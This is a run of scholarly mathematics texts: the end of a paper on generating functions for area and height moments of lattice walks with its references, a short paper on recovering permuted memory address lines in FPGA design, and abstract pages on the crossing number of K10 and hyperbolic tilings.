Generating functions enumerating the first area-moment of return walks by types of steps and return contacts can be derived from the corresponding functions for elevated walks. The method used in this section, as was used for similar derivations in the first two sections, is that of decomposing a return walk at its returns to the wall.

The following lemma relates the value of a function summed across all integer coordinates passed through by an elevated walk to the value of the same function summed across a return walk, and is styled on a similar lemma for walks on the $\mathbb{S}$ lattice in Ref. 59.

Lemma 1. *Let ϕ be a real-valued function on the non-negative integers and suppose that $\phi(0) = 0$. For $\mathcal{W}$ (sim. $\mathcal{E}$) the set of return (elevated) walks on the $\mathbb{T}$*




Fig. 15. Isolation of an elevated component of a return walk.

lattice, $\mathcal{I}(w)$ *the set of integer values of the* t *coordinate passed through by a walk* w *and* h_i *the* h *coordinate of a walk at* $t = i$*, the generating functions*

$$\mathbf{F}_\phi(v, d; \kappa, \mu) = \sum_{w \in \mathcal{W}} \left\{ \sum_{i \in \mathcal{I}(w)} \phi(h_i) \right\} v^{a(w)} d^{c(w)} \kappa^{m(w)} \mu^{n(w)} \tag{5.57}$$

and

$$\widehat{F}_\phi(v, d) = \sum_{w \in \mathcal{E}} \left\{ \sum_{i \in \mathcal{I}(w)} \phi(h_i) \right\} v^{a(w)} d^{c(w)} \tag{5.58}$$

satisfy

$$\mathbf{F}_\phi(v, d; \kappa, \mu) = \kappa \hat{F}_\phi(v, d) \mathbf{L}(v, d; \kappa, \mu)^2 \,, \tag{5.59}$$

where $\mathbf{L}(v, d; \kappa, \mu)$ *is a generating function enumerating return walks by types of steps and return contacts.*

Proof. The function ϕ is summed across its values at the heights of the walk at each integer t coordinate. Since ϕ takes the value zero at any coordinate at which the walk is at height 0, the coefficient of the term in $\mathbf{F}_\phi(v, d; \kappa, \mu)$ contributed by a return walk is therefore the sum of the areas of each of its elevated walk components. Any return walk w that does not have an elevated walk component is a concatenation of zero or more horizontal steps along the wall. The sum of the values of $\phi(h_i)$ across such a walk is then zero, so walks without elevated components can be discarded from consideration.

A new set of walks can be constructed by making as many copies of every walk $w \in \mathcal{W}$ as there are elevated components in w, and in each copy marking one of the components. This new set of *marked area walks* can be reordered by grouping together all walks that have the same marked component. Each element in a group can be characterised as being an elevated walk wedged between two (possibly empty) return walks, as is shown in Fig. 15. These two return walks are of arbitrary length, so if $w_1 \in \mathcal{E}$ is the marked elevated component, then the group of walks with that marked component contributes a

$$\mathbf{L}(v, d; \kappa, \mu) \left(\sum_{i \in \mathcal{I}(w_1)} \phi(h_i) v^{a(w_1)} d^{c(w_1)} \kappa \right) \mathbf{L}(v, d; \kappa, \mu) \tag{5.60}$$

term to $\mathbf{F}_\phi(v,d;\kappa,\mu)$. The result follows from summing over all possible elevated walk components. □

Corollary 1. *With* $\phi(h_i)=h_i$,

$$\mathbf{TA}(v,d;\kappa,\mu)=\kappa\widehat{TA}(v,d)\mathbf{L}(v,d;\kappa,\mu)^2\,. \tag{5.61}$$

Lemma 5.1 can be modified to relate the generating functions that enumerate the total $\triangle$-area of elevated and return walks by their types of steps. Indeed, if the set $\mathcal{I}$ is changed to $\mathcal{I}_\triangle$, i.e. the integer values of only the t coordinates at the endpoint of up and horizontal steps of a walk, then for $\phi(h_i)=h_i$

$$\mathbf{TA}_\triangle(v,d;\kappa,\mu)=\kappa\widehat{TA}_\triangle(v,d)\ \mathbf{L}(v,d;\kappa,\mu)^2\,. \tag{5.62}$$

Lemma 5.1 could also be generalised to replace the ϕ functions by, for example, the "possibility functions" described in Ref. 10, or by further changing the restrictions on the coordinate set $\mathcal{I}$, but these extensions are not studied here.

5.3. *Special cases*

Five special cases of first area-moment generating functions for elevated walks now follow. The first three cases use the standard area of a walk, whilst the final two use the $\triangle$-area. The first area-moment generating function for return walks is easily found in each case from Eq. (5.61) or (5.62), and is not always mentioned in the examples.

Case 5.1. Under the $(1,1,-)$ metric, i.e. on the $\mathbb{S}$ lattice,

$$\widehat{TA}(z^2,0)=\frac{z^2}{1-4z^2}\,, \tag{5.63}$$

so the total standard area of all elevated walks of length $2n+2$ is 4^n triangles or $4^n/2$ squares. This is well-known. The result for return walks that have unit contact weights on the square lattice, $\mathbf{TA}(z^2,0;1,1)$, i.e. $TA(z^2,0)$, is

$$TA(z^2,0)=\widehat{TA}(z^2,0)L(z^2,0)^2=\frac{(1-\sqrt{1-4z^2})^2}{4z^2(1-4z^2)}\,, \tag{5.64}$$

which was derived by other means in Ref. 80 and also in Refs. 59 and 79. Asymptotics for this and other first area-moment generating functions are found in Ref. 80.

Case 5.2. Under the $(1,1,2)$-metric,

$$\widehat{TA}(z^2,z^2)=\frac{z^2(1+z^2)}{1-6z^2+z^4}. \tag{5.65}$$

The coefficient of z^{2n} in $\widehat{TA}(z^2,z^2)$ is usually represented as f_n. In Ref. 76, it was shown that $f_n=\sum_{k\geq 0}2^k\binom{2n-1}{2k}$, and also that

$$f_{n+1}=6f_n-f_{n-1},\qquad n\geq 2\,, \tag{5.66}$$

where $f_0 = 1$ and $f_1 = 7$. This recurrence was mentioned again in Ref. 52, and combinatorial proofs of the recurrence which involve lattice walks are found in Refs. 77 and 78. Other articles that discuss this recurrence or the sequence obtained from it are Refs. 85–82. The asymptotics of the corresponding return walk function, $TA(z^2, z^2)$, are considered in Ref. 52.

Case 5.3. Under the $(1, 1, 1)$ metric,

$$\widehat{TA}(z^2, z) = \frac{z^2}{1 - 3z}, \tag{5.67}$$

which may have a combinatorial interpretation similar to that given in Ref. 77 for walks under the $(1, 1, 2)$ metric.

Case 5.4. Under the $(1, 1, -)$ metric, i.e. the $\mathbb{S}$ lattice, the generating function enumerating the total $\triangle$-area of elevated walks by types of steps is

$$\widehat{TA}_{\triangle}(z^2, 0) = \frac{z^2}{1 - 4z^2} \frac{2z^2}{1 - \sqrt{1 - 4z^2}} = \frac{z^2}{1 - 4z^2} \frac{1}{C(z^2)}, \tag{5.68}$$

where, again, $C(z)$ is the generating function of the Catalan numbers. The result for return walks is

$$TA_{\triangle}(z^2, 0) = \widehat{TA}_{\triangle}(z^2, 0) L(z^2, 0)^2 = \frac{1 - \sqrt{1 - 4z^2}}{2(1 - 4z^2)} = \frac{z^2 C(z^2)}{1 - 4z^2}. \tag{5.69}$$

Case 5.5. Under the $(1, 1, 1)$-metric,

$$\widehat{TA}_{\triangle}(z^2, z) = \frac{z^2}{1 - 2z - 3z^2} \frac{1 + z + \sqrt{1 - 2z - 3z^2}}{2} \tag{5.70}$$

and

$$TA_{\triangle}(z^2, z) = \widehat{TA}_{\triangle}(z^2, z) L(z^2, z)^2 = \frac{z^2}{1 - 2z - 3z^2} \frac{1 - z - 2z^2 - \sqrt{1 - 2z - 3z^2}}{2z^3}. \tag{5.71}$$

Although apparently not studied as sequences derived from lattice walks, each of the sequences of coefficients from these four $\triangle$-area functions is listed in Ref. 58; some already have other combinatorial interpretations.

6. Height Moments of Walks

For $r \geq 1$, the *rth total height moment* of a return walk w is here defined to be $\sum_{i \geq 0} (h_i)^r$, i.e. the sum of the rth powers of the height of the walk at each integer t coordinate. For example, the walk in Fig. 16 has sequence of heights $0, 1, 2, 1, 2, 3, 2, 2, 2, 1, 0$ as t ranges from 0 to 10. The first total height moment of the walk is then the sum of the heights (i.e. 16), the second moment the sum of the squares of the heights (32), the third moment the sum of the cubes of the heights (70) and so on. The first total height moment is also the first area moment but higher moments differ.




Fig. 16. An elevated walk with first total height moment of 16, second total height moment of 32 and third total height moment of 70.

For $r \geq 1$, let $\widehat{M}_r(v,d)$ be the generating function

$$\widehat{M}_r(v,d) = \sum_{w\in\mathcal{E}} \left\{ \sum_{i\geq 0} (h_i)^r \right\} v^{a(w)} d^{c(w)} \tag{6.72}$$

that enumerates the rth total height moments of elevated walks (the set of which is denoted $\mathcal{E}$) by types of steps. Here, with some abuse of notation, this function is called the *rth moment of elevated walks*. Similar functions have previously been considered in Refs. 40 and 59.

The corresponding moments for return walks are found from Lemma 5.1, with $\phi(h) = h^r$, as

$$\mathbf{M}_r(v,d;\kappa,\mu) = \kappa \widehat{M}_r(v,d)\mathbf{L}(v,d;\kappa,\mu)^2 \,. \tag{6.73}$$

We now derive a formula for $\widehat{M}_r(v,d)$ using a technique similar to that used to solve a $\mathbb{S}$ lattice moment problem in Ref. 86. From Eqs. (6.72), (5.53) and (5.54), an expression for the rth moment of elevated walks is

$$\widehat{M}_r(v,d) = \sum_{k\geq 0} k^r \widehat{K}_k(v,d) = \sum_{k\geq 0} k^r \ (1+d) v^k L(v,d)^{2k} \,. \tag{6.74}$$

An exponential generating function for the moments is

$$\widehat{K}(z) = \sum_{k\geq 1} \widehat{K}_k(v,d) e^{kz} = (1+d) \frac{vL(v,d)^2 e^z}{1 - vL(v,d)^2 e^z} \,, \tag{6.75}$$

in that

$$\left[\frac{z^r}{r!}\right] \widehat{K}(z) = \sum_{k\geq 1} k^r \widehat{K}_k(v,d) = \widehat{M}_r(v,d) \,, \tag{6.76}$$

so

$$\widehat{M}_r(v,d) = \left[\frac{\partial^r}{\partial z^r} \left(\frac{v(1+d)L(v,d)^2 e^z}{1 - vL(v,d)^2 e^z} \right) \right]_{z=0} . \tag{6.77}$$

In Ref. 86, it was mentioned that for a given function D, and for $A(r,j)$ the Eulerian numbers (for which see Ref. 21),

$$\frac{\partial^r}{\partial z^r} \frac{De^z}{1 - De^z} = \frac{\sum_{j=1}^r A(r,j) D^j e^{jz}}{(1 - De^z)^{r+1}} \,, \tag{6.78}$$

and also it was mentioned that that the coefficients $m(r,s)$ for which

$$\sum_{j=1}^{r} A(r,j)x^j = \sum_{s=1}^{\lceil r/2 \rceil} m(r,s)x^s(1+x)^{r+1-2s} \tag{6.79}$$

satisfy the recurrence

$$m(r,s) = sm(r-1,s) + 2(r-2s+2)m(r-1,s-1), \qquad r,s>1 \tag{6.80}$$

with $m(1,1)=1, m(1,p)=0$ for $p \neq 1$. A table of the values of $m(r,s)$ for small r and s is given in Table 1.

Table 1. Table of values of $m(r,s)$ for small r and s.

$s\backslash r$	1	2	3	4
1	1			
2	1			
3	1	2		
4	1	8		
5	1	22	16	
6	1	52	136	
7	1	114	720	272

If Eqs. (6.78)–(6.80) are applied in turn to Eq. (6.77), then

$$\begin{aligned}\widehat{M}_r(v,d) &= \left[\frac{(1+d)\sum_{j=1}^{r} A(r,j)v^j L(v,d)^{2j}e^{jz}}{(1-vL(v,d)^2e^z)^{r+1}}\right]_{z=0} \\ &= \frac{(1+d)\sum_{s=1}^{\lceil r/2 \rceil} m(r,s)v^s L(v,d)^{2s}(1+vL(v,d)^2)^{r+1-2s}}{(1-vL(v,d)^2)^{r+1}}\,, \end{aligned} \tag{6.81}$$

which, after two uses of the functional Eq. (2.2) for $L(v,d)$, becomes

$$\widehat{M}_r(v,d) = \frac{1+d}{\sqrt{((1-d)^2-4v)^{r+1}}} \sum_{s=1}^{\lceil r/2 \rceil} m(r,s)v^s(1-d)^{r+1-2s}\,. \tag{6.82}$$

This expression for the rth moment of elevated walks relies only on a linear combination of polynomials in the step variables v and d. From this final expression it also is clear that odd order moments are rational, whilst even order moments are algebraic.

The moment problem considered in Ref. 86 was that of finding the moments of the distance between two non-intersecting paths on the $\mathbb{S}$ lattice. This was as an instance of moments of Shapiro's "Catalan triangle".[87] The array, $\{w_{n,k}\}$ say, of the numbers of points at height k in the set of elevated walks on the $\mathbb{S}$ lattice that end at $(t,h)=(2n,0)$ is then another instance of the Catalan triangle, and thus the derivation of $\widehat{M}_r(v,d)$ given here is an extension of the moment problem in Ref. 86 to a system beyond the $\mathbb{S}$ lattice.

Acknowledgments

Financial support from the Australian Research Council is gratefully acknowledged by RB and ALO. One of the authors, ACO thanks the Graduate School of The University of Melbourne for an Australian Postgraduate Award.

References

1. M. E. Fisher, *J. Stat. Phys.* **34**, 667 (1984).
2. R. Brak, J. Essam and A. L. Owczarek, *J. Stat. Phys.* **93**, 155 (1998).
3. R. Simion, *Discrete Math.* **217**, 367 (2000).
4. R. P. Stanley, *Enumerative Combinatorics* (Cambridge University Press, 1999). In two volumes, Vol. 1 a corrected reprint of the original.
5. H. A. Delannoy, Emploi de l'échiquier pour la solution de problèmes arithmétiques, in *Comptes Rendus: Association française pour l'avancement des Sciences, Congrès de Nancy*, volume 2, pages 183–188, 1886.
6. H. A. Delannoy, Emploi de l'échiquier pour la résolution de divers problèmes de probabilité, in *Comptes Rendus: Association française pour l'avancement des Sciences, Congrès de Paris*, volume 2, pages 43–52, 1889.
7. H. A. Delannoy, Emploi de l'échiquier pour la résolution de certaines problèmes de probabilités, in *Comptes Rendus: Association française pour l'avancement des Sciences, Congrès de Bordeaux*, volume 2, pages 70–90, 1895.
8. E. Lucas, *Theorie des Nombres* (Blanchard, Paris, 1891), p. 1961.
9. P. A. MacMahon, *Combinatory Analysis* (Chelsea, New York, 1960).
10. P. Flajolet, *Discrete Math.* **32**, 125 (1980).
11. R. Brak, J. Essam and A. L. Owczarek, *J. Stat. Phys.* **93**, 155 (1998).
12. R. Brak, J. Essam and A. L. Owczarek, *J. Phys.* **A32**, 2921 (1999).
13. R. Brak, J. Essam and A. L. Owczarek, *J. Stat. Phys.* **102**, 997 (2001).
14. P. Duchon, *Discrete Math.* **225**, 121 (2000).
15. E. Deutsch, *Discrete Math.* **204**, 167 (1999).
16. D. F. Lawden, *Math. Gaz.* **36**, 193 (1952).
17. L. Moser, *Math. Gaz.* **39**, 54 (1955).
18. L. Moser and W. Zayachkowski, *Scripta Math.* **26**, 223 (1963).
19. R. G. Stanton and D. D. Cowan, *SIAM Review* **12**, 277 (1970).
20. R. D. Fray and D. P. Roselle, *Pacific J. Math.* **37**, 85 (1971).
21. L. Comtet, *Advanced Combinatorics: The Art of Finite and Infinite Expansions* (Reidel, Dordrecht, 1974).
22. D. G. Rogers, A Schröder Triangle: Three Combinatorial Problems, in *Combinatorial Mathematics V, Melbourne 1976. Proceedings*, ed. C. H. C. Little, volume 622 of *Lecture Notes in Math.*, pages 175–195, 1977.
23. H. T. Laquer, *Stud. Appl. Math.* **64**, 271 (1981).
24. P. Erdős, A. Hildebrand, A. Odlyzko, P. Pudaite and B. Reznick, *Pacific J. Math.* **126**, 227 (1987).
25. M. Q. Zhang and T. G. Marr, *J. Theor. Biol.* **174**, 119 (1995).
26. M. D. Hirschhorn, *Aust. Math. Gaz.* **27**, 104 (2000).
27. A. C. Oppenheim, Directed walkers on the square and triangular planar lattices, Honours project report, Department of Mathematics and Statistics, University of Melbourne, 1998.
28. A. C. Oppenheim, Some enumerative results for one and two directed walks on site-equivalent planar lattices, Master's thesis, Department of Mathematics and Statistics,

University of Melbourne, 2001.
29. A. C. Oppenheim, R. Brak and A. L. Owczarek, Anisotropic step, mutual contact and area weighted festoons and parellelogram polyominoes on the triangular lattice, Unpublished, 2002.
30. R. Sprugnoli, *Discrete Math.* **132**, 267 (1994).
31. E. Barcucci, A. Del Lungo, E. Pergola and R. Pinzani, *Ann. Comb.* **3**, 171 (1999).
32. I. P. Goulden and D. M. Jackson, *Combinatorial enumeration* (Wiley, New York, 1983).
33. J. R. Goldman and T. Sundquist, *Adv. in Appl. Math.* **13**, 216 (1992).
34. D. G. Rogers and L. Shapiro, Some correspondences involving the Schröder numbers and relations, in *Proceedings of the international conference on combinatorial theory, Canberra, August 16-27, 1977*, eds. D. A. Holton and J. Seberry, volume 686 of *Lecture Notes in Math.*, pages 267–274, 1978.
35. D. Merlini, R. Sprugnoli and M. C. Verri, *Lecture Notes in Comput. Sci.* **787**, 218 (1994).
36. J.-M. Fédou, E. Roblet and X. G. Viennot, *Ann. Sci. Math. Québec* **21**, 67 (1997).
37. S. Getu and L. Shapiro, *Congr. Numer.* **135**, 65 (1998).
38. M. Jani and R. G. Rieper, *Electron. J. Combin.* **7**, R45 (2000).
39. J. Riordan and J. Combin. *Theory Ser.* **A19**, 214 (1975).
40. R. A. Sulanke, *J. Integer Seq.* **3** (2000).
41. E. J. J. van Rensberg, *The statistical mechanics of interacting walks, polygons, animals and vesicles* (Oxford University, 2000).
42. W. Fulton, *Young tableaux: with applications to representation theory and geometry*, Cambridge University Press, 1997.
43. P. Larcombe and P. D. C. Wilson, *Math. Today (Southend-on-Sea)* **34**, 114 (1998).
44. L. Euler, 154: Euler an Goldbach, in *Leonhard Euler und Christian Goldbach, Briefwechsel 1729–1764*, eds. A. P. Juškevič and E. Winter (Akademie–Verlag, Berlin, 1965) pp. 339–340.
45. Mingantu, Ge Yuan Mi and Lü Jie Fa, in *Zhongguo kexue jishu dianji tonghui, shu xue juan*, volume 4, pages 858–943, Henan Jiaoyu chubanshe, Zhengzhou, (1839) 1993.
46. R. Donaghey and L. W. Shapiro, *J. Combin. Theory Ser.* **A23**, 291 (1977).
47. E. Schröder, *Z. für M. Phys.* **15**, 361 (1870), Corrig. pp. 179-180 of a later issue.
48. Plutarch, *Moralia vol. IX: Table-Talk* (Heinemann Harvard, 1961), Loeb Library, E. L. Minar, Jr (trans.).
49. Plutarch, *Moralia vol. XIII: On Stoic Self-Contradictions*, Harvard and Heinemann (Cambridge, 1976), Loeb Library, H. Cherniss (trans.).
50. R. P. Stanley, *Amer. Math. Monthly* **104**, 344 (1997).
51. L. Habsieger, M. Kazarian and S. Lando, *Amer. Math. Monthly* **105**, 446 (1998).
52. J. Bonin, L. Shapiro and R. Simion, *J. Stat. Plann. Inference* **34**, 35 (1993).
53. T. Motzkin, *Bull. Amer. Math. Soc.* **54**, 352 (1948).
54. E. Barcucci, R. Pinzani and R. Sprugnoli, *Pure Math. Appl. Ser.* **A2**, 249 (1991).
55. M. Aigner, *European J. Combin.* **19**, 663 (1998).
56. F. R. Bernhart, *Discrete Math.* **204**, 73 (1999).
57. J. Labelle and Y.-N. Yeh, *Discrete Math.* **82**, 1 (1990).
58. N. J. A. Sloane, An on-line version of the encyclopedia of integer sequences, http://www.research.att.com/~njas/sequences/.
59. R. Chapman, *Discrete Math.* **204**, 113 (1999).
60. D. Callan, *Math. Mag.* **72**, 295 (1999).
61. R. Brak and J. W. Essam, Return polynomials for non-intersecting paths above a surface on the directed square lattice, To appear in *J. Phys. A*.

62. L. Takács, On the ballot theorems, in *Advances in combinatorial methods and applications to probability and statistics*, ed. N. Balakrishnan, pages 97–114, Boston, 1997, Birkhuser Boston.
63. E. Barcucci, A. Del Lungo, E. Pergola and R. Pinzani, A construction for enumerating k-coloured Motzkin paths, in *Computing and combinatorics: First annual international conference, COCOON '95, Xi'an, China, August 24–26 1995, Proceedings*, eds. D.-Z. Du and M. Li, volume 959 of *Lecture Notes in Comput. Sci.*, pages 254–263, 1995.
64. E. Barcucci, A. Del Lungo, E. Pergola and R. Pinzani, Towards a methodology for tree enumeration, in *Proc. 7th conference on formal power series and algebraic combinatorics, Marne-la-Vallee*, eds. B. Leclerc and J. Y. Thibon, pages 53–65, 1995.
65. E. Barcucci, A. Del Lungo, E. Pergola and R. Pinzani, *Discrete Math.* **180**, 45 (1998), A more recently published article by the same authors is ECO: a methodology for the enumeration of combinatorial objects, *J. Differ. Equations Appl.* 5:435–490, 1999.
66. A. L. Owczarek and T. Prellberg, *J. Stat. Phys.* **70**, 1175 (1993).
67. B. C. Berndt, *Ramanujan's notebooks, part III* (Springer-Verlag, New York, 1991).
68. C. Banderier *et al.*, On generating functions of generating trees, Research report 3661, INRIA, 1999, Appeared in *Proc. 11th conference on formal power series and algebraic combinatorics (FPSAC'99), Barcelona, June 1999.*
69. A. D. Rechnitzer, *Some problems in the counting of lattice animals, polyominoes, polygons and walks*, PhD thesis, University of Melbourne, 2001.
70. A. M. Odlyzko and H. S. Wilf, *Amer. Math. Monthly* **95**, 840 (1988).
71. F. C. Auluck, *Proc. Cambridge Philos. Soc.* **47**, 679 (1951).
72. H. S. Wilf, *Generatingfunctionology*, Academic Press, San Diego etc., second edition, 1994.
73. G. Szekeres, *Canad. Math. Bull.* **11**, 405 (1968).
74. R. K. Guy, *Amer. Math. Monthly* **95**, 697 (1988), General fountains are mentioned as being the idea of J. Propp.
75. H. S. Snevily and D. B. West, *Amer. Math. Monthly* **105**, 131 (1998).
76. G. Kreweras, *Cahiers du B.U.R.O* **24**, 9 (1976).
77. E. Pergola and R. Pinzani, *Electron. J. Combin.* **6**, R40 (1999).
78. R. A. Sulanke, *Electron. J. Combin.* **5**, R47 (1998).
79. W.-J. Woan, *Discrete Math.* **226**, 439 (2001).
80. D. Merlini, R. Sprugnoli and M. C. Verri, The area determined by underdiagonal lattice paths, in *Trees in Algebra and Programming: CAAP '96, 21st international colloquium, Linköping, Sweden, April 1996*, ed. H. Kirchner, volume 1059 of *Lecture Notes in Comput. Sci.*, pages 59–71, 1996.
81. W.-J. Woan, L. Shapiro and D. G. Rogers, *Amer. Math. Monthly* **104**, 926 (1997).
82. M. A. Gruber *et al.*, *Amer. Math. Monthly* **4**, 24 (1897). Proposed as Problem 45 [in Diophantine Analysis] vol. 3, p. 153.
83. M. Newman, D. Shanks and H. C. Williams, *Acta Arith.* **38**, 129 (1980/81).
84. E. Barcucci, S. Brunetti, A. Del Lungo and F. Del Ristoro, *Discrete Math.* **190**, 235 (1998).
85. A. S. Fraenkel, *Discrete Math.* **224**, 273 (2000).
86. L. W. Shapiro, W.-J. Woan and S. Getu, *SIAM J. Algebraic Disc. Methods.* **4**, 459 (1983).
87. L. W. Shapiro, *Discrete Math.* **14**, 83 (1976).

Unscrambling Address Lines

Andrei Broder* Michael Mitzenmacher* Laurent Moll*

Abstract

A writer leaves a message in a write-once memory accessible via address lines. Before the intended recipient has a chance to get the message, the address lines are permuted by an adversary. We provide a simple, nearly optimal algorithm for the reader and writer to communicate over such a channel.

This problem arose in the context of FPGA hardware design. Our algorithm has been implemented and is part of the design tool suite in use within Compaq.

1 Introduction

Consider the following problem regarding the transmission of a message between a writer and a reader facing an adversary. The writer stores logical zeroes and ones in a table of size 2^n stored in consecutive locations in a write-once memory. The memory is accessed through n one bit address lines. After the writing is complete, an adversary permutes the address lines. For example, for $n = 4$ there are sixteen memory locations: if the address lines are set to 0010, before the adversary acts, the memory returns the value stored in location 2. If the adversary permutes the second and third address line, the memory sees a request for location 0100 and returns the value stored in location 4.

The reader does not know the permutation used by the adversary, but can read all the memory locations. The reader's goal is to discover how the address lines were permuted, and, in addition, to obtain a message from the writer. Assuming the reader and writer establish a protocol ahead of time, how many bits can they communicate? More practically, what is a good protocol?

This problem arose in the context of Field-Programmable Gate Arrays (FPGAs) hardware design. An FPGA is a simple reconfigurable hardware device. The first commercial FPGA was introduced in 1986 [1]. For a large part of today's FPGAs, their basic logical element is equivalent to a look-up table [4]. The usual tools for FPGA design lay out a circuit on these logical elements, routing the wiring as appropriate. In particular, one tool currently in use permutes the address lines as appropriate to improve the wiring layout. This process is perfectly reasonable if the FPGA programmer want to use the design as a "black box." However, if the FPGA programmer wants to patch the design, an effective means of determining this permutation is necessary. The number of memory locations in the table dedicated to this end should be as low as possible, so that the rest of the table can be used for other purposes. (Because of the layered structure of the complex software used for wiring layout, keeping track of the permutation through the layers is not feasible.)

We describe a brute-force approach to the problem, as well as a simple algorithmic solution.

2 Brute force: table look-up

For any specific n, the problem can be solved by brute force. We divide all possible settings of table-content bits into equivalence classes; two settings are equivalent if and only if the first yields the same memory output as the second via some address lines permutation. We then count the number of equivalence classes with $n!$ distinct members. If C_n is the number of such classes, then the writer can effectively transmit any value in the range $[0 \ldots C_n - 1]$ in such a way that the reader can determine the value plus the permutation used by the adversary. This is accomplished by establishing one representative member from each of the C_n equivalence classes, and sending one of these C_n representatives. The value from $[0 \ldots C_n - 1]$ is determined by the reader from the class of the read memory bits; the permutation is similarly determined by which of the $n!$ permutations of the representative appears in the memory. Essentially, then, one can reduce the problem to a large table look-up.

In practice, however, this approach appears infeasible for all but the smallest values of n, as there are 2^{2^n} possible ways to set the memory. Using a brute force table-look up approach rapidly becomes infeasible in terms of memory utilization and preprocessing. The first few values of C_n are $2, 4, 16, 1792, 34339072, \ldots$. We have not determined a closed form for C_n; this remains an open problem.

In a similar vein, we might ask how many values D_n can be passed if we do not care whether the reader learns the adversarial permutation. In this case, all the

*Compaq Systems Research Center, Palo Alto, California. E-mail: {broder,michaelm,moll}@pa.dec.com

equivalence classes (and not just those with $n!$ members) count, as each class determines a possible value from $[0 \ldots D_n - 1]$. The first few values in this case are $2, 12, 80, 3984, 37333248, \ldots$. A closed form for D_n also remains an open problem. We note that neither C_n or D_n appear as sequences in the famous Sloane's list [2, 3].

3 An algorithmic solution

We have devised a simple algorithmic solution which requires at most $n \log_2 n$ memory probes to determine the permutation, and uses only $n \log_2 n$ of the 2^n bits of the memory. These are both within a $1 + o(1)$ factor of optimal, since on average (a) it takes at least $\log_2(n!)$ memory probes to determine the permutation; and (b) the writer cannot transmit more than $2^n - \log_2(n!)$ bits of information if the writer has to specify a permutation as well. (Note that if the reader does not need to determine the permutation, then our algorithm still works, but we can no longer claim that it is within an $1 + o(1)$ factor of optimal. Finding non-trivial bounds for this case remains open.)

We establish the appropriate notation. Initially, we assume that the number of address lines is $n = 2^r$ for some r. We label the memory locations by n-dimensional $\{0,1\}$ vectors. Originally the writer assigns bit values $f(x) \in \{0,1\}$ to the vectors (locations) $x \in \{0,1\}^n$. We denote the permutation chosen by the adversary as π and view it as a permutation of the numbers 0 to $n-1$. We use $\hat{\pi}$ to represent the action of π on vectors in the natural way: for example, if there are 4 address lines, and $\pi(0) = 0, \pi(1) = 2, \pi(2) = 1$, and $\pi(3) = 3$, then $\hat{\pi}(x) = \hat{\pi}(x_3x_2x_1x_0) = x_3x_1x_2x_0$. The values returned by the memory, after the adversary's evil deed, are denoted by $g(x)$, where $g(x) = f(\hat{\pi}(x))$.

The reader learns the permutation π after r rounds. For each round the reader reads the value of $g(x)$ in n distinct locations. These locations are independent of π and different from round to round. As we explain, before the permutation, the writer sets only the locations that eventually will be read. Hence $n \log_2 n$ values in the table are stored and read by our algorithm and the other locations are available for message transmission. We maintain the following invariant: after round k, for each line i, we know $\pi(i)$ modulo 2^k. Note that this invariant is trivially true before round 1. We call this the *bit-by-bit* approach. To simplify exposition, we describe the writing and the reading round by round, although in fact the writer does all the writing before the reading begins.

For the first round (round 1), the writer sets $f(x)$ to be 1 for all unit vectors $x = e_i$ for odd i, and 0 for all unit vectors $x = e_i$ for even i. The reader sets exactly one line j to 1 and all the others to 0. The memory returns 1 if and only if $\pi(j) = 1$, that is, j is mapped to an odd-numbered line.

Similarly, for round k, let the values of z range over $[0 \ldots 2^k - 1]$. The writer sets $f(x)$ for all x with a 1 in *all* positions x_i with $i = z - 1 \bmod 2^k$, exactly one 1 in one of the $n/2^k$ positions x_i with $i = z \bmod 2^k$ (call this position j), and 0's elsewhere. Note that there are n possibilities for x corresponding to the n possible values for j. The writer sets $f(x)$ to 1 if $(j - z)/2^k$ is odd and to 0 otherwise.

The reader, given the information gathered in prior rounds, can determine the permuted position of each line modulo 2^k. Hence it can compute all x such that $\hat{\pi}(x)$ has $\hat{\pi}(x)_i = 1$ in *all* positions with $i = z - 1 \bmod 2^k$, $\hat{\pi}(x)$ has exactly one 1 in one of the $n/2^k$ positions $\hat{\pi}(x)_i$ with $i = z \bmod 2^k$. Let j be the index of this particular position within x. That is, the reader can determine how to set the address bits to read values $g(x) = f(\hat{\pi}(x))$ precisely for the x's that the writer has defined for this round. Again, these reads determine for each j whether the $(k+1)$'st bit from the right of $\pi(j)$ is 0 or 1. Our invariant is maintained, and hence only $n \cdot r = n \log_2 n$ values are set and read in the memory.

Minor improvements can be made. For example, the reader need not read n values each round, but only $n-1$ values, since the nth value to be read is determined by the other $n - 1$.

When $n = 2^r + a$, where $0 < a < 2^r$, we use an $(r+1)$'st round for locations which are not determined by the first r bits from the right. The same argument shows that the total number of memory locations that need to be set and read is at most $n \cdot r + 2a = n\lfloor \log_2 n \rfloor + 2a$.

4 Acknowledgement

We wish to thank Mike Burrows, who computed the computable terms of the C_n and D_n sequences.

References

[1] W. S. Carter & Al., *A user programmable reconfigurable logic array*, in Proceedings of the IEEE 1986 Custom Integrated Circuits Conference., May 1986, pp. 233–235.

[2] N. J. A. Sloane, *Sloane's on-line encyclopedia of integer sequences.* Available on-line via `http://www.research.att.com/~njas/sequences/` .

[3] ———, *A Handbook of Integer Sequences*, Academic Press, 1973.

[4] *The programmable logic data book 1998.* Xilinx Inc., San Jose, CA, 1998. Available on line via `http://www.xilinx.com/partinfo/databook.htm` .

The Electronic Journal of Combinatorics

Abstract for R23 of Volume 8(1), 2001

Alex Brodsky, Stephane Durocher and Ellen Gethner

The Rectilinear Crossing Number of K_{10} is 62

The rectilinear crossing number of a graph G is the minimum number of edge crossings that can occur in any drawing of G in which the edges are straight line segments and no three vertices are collinear. This number has been known for $G = K_n$ if $n \leq 9$. Using a combinatorial argument we show that for $n = 10$ the number is 62.

- Download the full paper:
  - PDF version
  - PostScript version
- Previous abstract
- Table of Contents for Volume 8(1)
- Up to the E-JC home page

View paper:

pdf | hdvi

dvi+eps | ps

View abstract:

pdf | gif

links page

Graphical interface

Volume 6

Other volumes

Full text search of NYJM papers

NYJM home

New York Journal of Mathematics **6** (2000), 237-283.

Divisible Tilings in the Hyperbolic Plane

S. Allen Broughton, Dawn M. Haney, Lori T. McKeough, and Brandy Smith Mayfield

Published: October 4, 2000

